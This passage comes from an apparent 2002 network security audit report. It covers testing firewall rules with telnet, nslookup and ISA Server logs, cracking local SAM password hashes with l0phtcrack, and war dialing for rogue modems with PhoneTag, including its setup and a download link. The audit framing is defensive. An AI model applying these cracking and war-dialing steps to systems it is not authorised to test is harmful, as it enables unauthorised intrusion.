


```
C:\>telnet 3.1.1.5 25_
```




```
PUBLIC_SMTP_SERVER
```

The screen shot shows that this time a connection was established. To verify the connection from the Internet coming back from GIAC's DMZ mail relay host, a laptop located on a public network was used. A telnet command was typed C:\telnet 110.20.20.4 25 to verify if the SMTP relay host is accessible and listening on TCP port 25. This response is different because we are actually running the SMTP service on the box in the DMZ.



```
220 giacdc01 Microsoft ESMTP MAIL Service, Version: 5.0.2172.1 ready at  Sat, 1 Jun 2002 11:36:10 -0500
```


The screen shot above reflects that in fact a connection has been allowed.



```
ware: Microsoft(R) Internet Security and Acceleration Server 2000
ion: 1.0
: 2002-06-01 00:04:10
      time      source-ip    destination-ip  protocol  param#1 param#2  filter-rule interface
06-01 16:53:56  110.20.20.4  3.1.1.5         Tcp       1078    25       BLOCKED     110.20.20.1
06-01 16:53:59  110.20.20.4  3.1.1.5         Tcp       1078    25       BLOCKED     110.20.20.1
06-01 16:54:05  110.20.20.4  3.1.1.5         Tcp       1078    25       BLOCKED     110.20.20.1
06-01 16:55:00  110.20.20.4  3.1.1.5         Tcp       1079    25       BLOCKED     110.20.20.1
06-01 16:55:02  110.20.20.4  3.1.1.5         Tcp       1079    25       BLOCKED     110.20.20.1
06-01 16:55:08  110.20.20.4  3.1.1.5         Tcp       1079    25       ALLOWED     110.20.20.1
06-01 16:55:17  110.20.20.4  110.20.20.15    Udp       137     137      BLOCKED     110.20.20.1
06-01 16:55:17  110.20.20.4  110.20.20.15    udp       137     137      BLOCKED     110.10.10.2
06-01 16:55:17  110.20.20.4  110.20.20.15    Udp       137     137      BLOCKED     110.20.20.1
06-01 16:55:17  110.20.20.4  110.20.20.15    Udp       137     137      BLOCKED     110.10.10.2
06-01 16:55:18  110.20.20.4  110.20.20.15    Udp       137     137      BLOCKED     110.20.20.1
06-01 16:55:18  110.20.20.4  110.20.20.15    Udp       137     137      BLOCKED     110.10.10.2
06-01 16:57:11  110.20.20.4  3.1.1.5         Tcp       1080    25       ALLOWED     110.20.20.1
06-01 16:57:11  110.20.20.4  3.1.1.5         Tcp       1080    25       ALLOWED     110.10.10.2
06-01 16:57:11  3.1.1.5      110.20.20.4     Tcp       25      1080     ALLOWED     110.10.10.2
06-01 16:57:11  3.1.1.5      110.20.20.4     Tcp       25      1080     ALLOWED     110.20.20.1
06-01 16:57:11  110.20.20.4  3.1.1.5         Tcp       1080    25       ALLOWED     110.20.20.1
06-01 16:57:11  110.20.20.4  3.1.1.5         Tcp       1080    25       ALLOWED     110.10.10.2
06-01 16:57:11  3.1.1.5      110.20.20.4     Tcp       25      1080     ALLOWED     110.10.10.2
06-01 16:57:11  3.1.1.5      110.20.20.4     Tcp       25      1080     ALLOWED     110.20.20.1
06-01 16:57:11  110.20.20.4  3.1.1.5         Tcp       1080    25       ALLOWED     110.20.20.1
06-01 16:57:11  110.20.20.4  3.1.1.5         Tcp       1080    25       ALLOWED     110.10.10.2
```

Here is a screen shot of the ISA packet filter log that reflects the original blocked attempts and then at the bottom the success attempts from the mail relay host out.

The next firewall rule to verify is the public's ability to browse to GIAC's public web site located on the DMZ network. To verify this rule a HTTP server was placed on the DMZ with GIAC's web server address. A notebook computer was located on the public network. Internet Explorer was used to try and connect to http://www.gaic.com/fortune_sayings. The FQDN www.giac.com and the IP address of 110.20.20.2 were added to the hosts table for DNS resolution to work. An attempt was then made to connect to the web site.


GIAC FORTUNE COOKIE SAYINGS - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
Go
Links

Address: http://www.giac.com/fortune_sayings/

GIAC FORTUNE COOKIE SAYINGS

Welcome to GIAC Enterprise's Web site.

First time here? Then take a few minutes to browse around to get to know us.


If you are a current member then welcome back!

Click here if you are a first time visitor…

Click here is you are returning….

GIAC Enterprises… a company that ALWAYS has something to say….


And here is a screen shot of GIAC Enterprise's home page.



```
ware: Microsoft(R) Internet Security and Acceleration Server 2000
ion: 1.0
: 2002-06-01 00:04:10
      time      source-ip destination-ip  protocol param#1  param#2  filter-rule  interface
06-01  15:36:29  3.1.1.5   110.20.20.2     Tcp      4595     80       ALLOWED      110.10.10.2
06-01  15:36:29  3.1.1.5   110.20.20.2     Tcp      4595     80       ALLOWED      110.20.20.1
06-01  15:36:29  3.1.1.5   110.20.20.2     Tcp      4595     80       ALLOWED      110.10.10.2
06-01  15:36:29  3.1.1.5   110.20.20.2     Tcp      4595     80       ALLOWED      110.20.20.1
```


Here is the ISA packet filter log that also reflects a connection was allowed from the notebook at 3.1.1.5 to the GIAC web server at 110.20.20.2.

The last firewall rule test will be to verify that the DMZ DNS server is allowing DNS queries from the public network. Since I am running both the web server and DNS server on the same machine it is necessary to modify the packet filter rule so that the DNS service is being allowed from 110.20.20.2 instead of the DNS server address on the network map of 110.20.20.3. Once this has been done then we use the nslookup tool to attempt a connection to the DNS server.



```
C:\WINDOWS\system32\drivers\etc>nslookup
Default Server:  giacdc01.giac.com
Address:  110.20.20.2

> www.giac.com
Server:  giacdc01.giac.com
Address:  110.20.20.2

Name:    giacdc01.giac.com
Address:  110.20.20.2
Aliases:  www.giac.com

>
```

The client at 3.1.1.7 is configured with its DNS server address to 110.20.20.2. We then open a command window and type nslookup at the prompt. In the above screen shot the DNS server sends back a response of giacdc01.giac.com with its address. Then we do a query for www.giac.com and successfully receive an answer off 110.20.20.2, since the web server is located there also. To continue the test we open an Internet Explorer window and in the address box type www.giac.com/fortune_sayings.


GIAC FORTUNE COOKIE SAYINGS - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.giac.com/fortune_sayings/
Go Links
Internet

GIAC FORTUNE COOKIE SAYINGS

Welcome to GIAC Enterprise's Web site.

First time here? Then take a few minutes to browse around to get to know us.


If you are a current member then welcome back!

Click here if you are a first time visitor…

Click here is you are returning….

GIAC Enterprises… a company that ALWAYS has something to say….


The GIAC web site successfully appears.



```
are: Microsoft(R) Internet Security and Acceleration Server 2000
on: 1.0
 2002-06-02 00:06:13
      time      source-ip    destination-ip  protocol  param#1  param#2  filter-rule  interface
6-02  15:11:18  3.1.1.7      110.20.20.2     Udp       1160     53       ALLOWED      110.10.10.2
6-02  15:11:18  3.1.1.7      110.20.20.2     Udp       1160     53       ALLOWED      110.20.20.1
6-02  15:11:18  110.20.20.2  3.1.1.7         Udp       53       1160     ALLOWED      110.20.20.1
6-02  15:11:18  110.20.20.2  3.1.1.7         Udp       53       1160     ALLOWED      110.10.10.2
6-02  15:11:53  3.1.1.7      110.20.20.2     Udp       1161     53       ALLOWED      110.10.10.2
6-02  15:11:53  3.1.1.7      110.20.20.2     Udp       1161     53       ALLOWED      110.20.20.1
6-02  15:11:53  110.20.20.2  3.1.1.7         Udp       53       1161     ALLOWED      110.20.20.1
6-02  15:11:53  110.20.20.2  3.1.1.7         Udp       53       1161     ALLOWED      110.10.10.2
6-02  15:11:58  3.1.1.7      110.20.20.2     Udp       1162     53       ALLOWED      110.10.10.2
6-02  15:11:58  3.1.1.7      110.20.20.2     Udp       1162     53       ALLOWED      110.20.20.1
6-02  15:11:58  110.20.20.2  3.1.1.7         Udp       53       1162     ALLOWED      110.20.20.1
6-02  15:11:58  110.20.20.2  3.1.1.7         Udp       53       1162     ALLOWED      110.10.10.2
```

The ISA packet filter log also reflects that the UDP connection from the client was allowed to the DNS server.

The next focus of the audit is to check to see if the passwords on the servers were meeting GIAC's password complexity policy. The tool to be used for this audit is l0phtcrack. Once it is installed it can check the SAM account on the local machine or if the person is authorized it can download the SAM accounts database from a remote host.



Domain	User Name	LM Password	<8	NTLM Passw
ISASERVER01	Administrator	???????TE		
ISASERVER01	Guest	* empty *	x	* empty *
ISASERVER01	JrAdmin1	PASSWORD		password
ISASERVER01	JrAdmin2	???????Y		
ISASERVER01	SrAdmin	???????TE		
ISASERVER01	TsInternetUser			

DICTIONARY STATUS

```
 words total
       29156
  words done
       29156
      % done
    100.000%
```

BRUTE FORCE


```
time elapsed
 0d 0h 0m 0s
   time left
Calculating -
      % done

current test

     keyrate
```

SUMMARY

```
 total users
           6
audited users
           1
```

Based on the screen shot above, all the passwords on this machine met the complexity standard except for one.

The next check of GIAC Enterprise's network was for rogue modems. A war dialer by the name of PhoneTag will be used for this part of the audit. There are several war dialers that can be down loaded from the internet at http://www.zone.ee/illegal/phreaking.htm. PhoneTag runs on Windows and comes downloaded as a zip file. Once unzipped all you have to do is place a few of its files into the Windows System folder and the rest of the files in their own folder and you are ready to proceed.



90 Numbers to Call

04444535
04444562
04444529
04444503
04444524
04444581
04444567
04444547
04444571
04444505
04444514
04444568
04444597
04444573
04444536
04444578
04444527
04444549

0 Busy signals

Information

11:30:40

entage Complete

odem Status

ing:
E0S7=15S11=50
ed!

About


PhoneTag for Windows
version 1.3, January 1994

Brought to you by:
Clockwork

Thanks to: Silicon Syphillis, The Noid, Jackal, phlx, Sledgehammer, Dead Addict, and Everyone at Projekt 23.

Blah

Here is a screen shot of the 'about PhoneTag'.



Setup

Com Port: ● Com1 ○ Com3 ○ Com2 ○ Com4

Modem Speed: ○ 1200 ○ 9600 ● 2400 ○ 19200

Word Format: ● N-8-1 ○ E-7-1

Dial Speed in Milliseconds: 50

Modem Speaker: ○ Off ○ Always on ● While dialing ○ On after dial

Dial Patience in Seconds: 15

Random Delay between Dials(in seconds) from: 0 to: 0

Dialing Number Prefix:

Dialing Number Suffix:

Modem Initialization String: AT

Capture Cutoff in Seconds: 8

Stealth Mode: ○ On ● Off


Start Dialing Time: 09:00:00

Stop Dialing Time: 18:00:00

Startup List Filename: TEST.LST

Busy Retries: 1

This above screen shot is of the setup screen for the modem. The ReadMe file recommends using either 1200 or 2400 baud for best results. If you need to dial a prefix like 9, to get an outside dial tone from where you are, you can enter it in the Dialing Number Prefix field. You can also schedule the war dialer with a 'start' and 'stop' time.



Create New List

Template-> 0 4 4 4 4 5 + +

☒ Shuffled

Click on digits to make up the dialing template.

With the interface above you can create a calling list. For example in the above screen shot we have created a pattern of '044445++' which means generate all the possible phone numbers from 444-4500 to 444-4599 which are the internal phone numbers for GIAC Enterprise's office. The screen shot below reflects the list of numbers to dial.


PhoneTag

90 Numbers to Call

```
04444535
04444562
04444529
04444503
04444524
04444581
04444567
04444547
04444571
04444505
04444514
04444568
04444597
04444573
04444536
04444578
04444527
04444549
```

0 Busy signals

Information

Time: 11:29:54

Start:

Finish:

Percentage Complete

0 Captured Screens

Modem Status

```
Initializing:
ATM1E0S7=15S11=50
Stopped!
```

Once the list has been created and you enter a start and stop time just click the green arrow and you are off and running. PhoneTag will begin to dial the numbers in the list in the random order that it generated and capture any phone number that is answered by a modem for later review.

Network Audit Conclusions

The results of the audit were –

Doors with the combination locks were in good working order and used different combinations on each one.

